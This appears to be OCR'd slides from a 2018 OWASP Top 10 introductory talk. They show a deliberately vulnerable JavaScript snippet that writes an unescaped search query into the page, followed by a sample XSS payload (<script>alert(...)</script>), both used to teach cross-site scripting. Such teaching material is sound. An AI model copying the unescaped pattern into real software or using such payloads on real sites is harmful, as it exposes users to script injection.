OWASP TOP 10

Introduction and Prevention Techniques

Ayesh Karunaratne | https://ayesh.me/talk/OWASP-Top10

SecOSday – Darmstadt, Germany
17/11/2018

Unconference – Essen, Germany
16/11/2018 – 18/11/2018

SecOSday – Darmstadt, Germany
17/11/2018

Ayesh Karunaratne

Freelance Software Developer

Kandy, Sri Lanka - Everywhere

https://ayesh.me

Ayesh

@Ayeshlive

Ayesh

OWASP TOP 10

Introduction and Prevention Techniques

OWASP

OWASP

Open **W**eb **A**pplication **S**ecurity **P**roject

An **online community**, produces **freely-available** articles, **methodologies**, **documentation**, **tools**, and technologies in the field of **web application security**


MARVEL STUDIOS
ANT-MAN AND THE WASP

Power Sockets


Power Sockets













Universal Power Adapter

Bodged Power Adapter


AES
Bleichenbacher
MD5
SHA-3
Cookies
CHACHA20-POLY1305
DoS
TLS 1.3
CSRF
SQLi
Ed25519
LOGJAM
DKIM
GCM
XSS
RC4
BBQ
0-RTT
FREAK
DNSSEC
XXE
WTF
SSHFP
PCI-DSS
WAF
BCrypt
BEAST
Heart Bleed
Argon
Meltdown
Nuggets
Spectre

TOP 10

Ways we screw up web application security
Backed by statistics
… and movie references


TOP10
Ways we screw up web application security
Backed by statistics
... and movie references


groot of all the issues


how did i accidentally build a shelf


```
<form>
  <input name="query" />
  <input type="submit" />
</form>
```


```
var query = req.params.query
```


```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```



```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```




```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```




```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```




Ayesh's talk is great

```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```


https://site.noob

Search results for "Ayesh's talk is **great**"

Ayesh's talk is <script>alert("Oops!")</script>




```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```



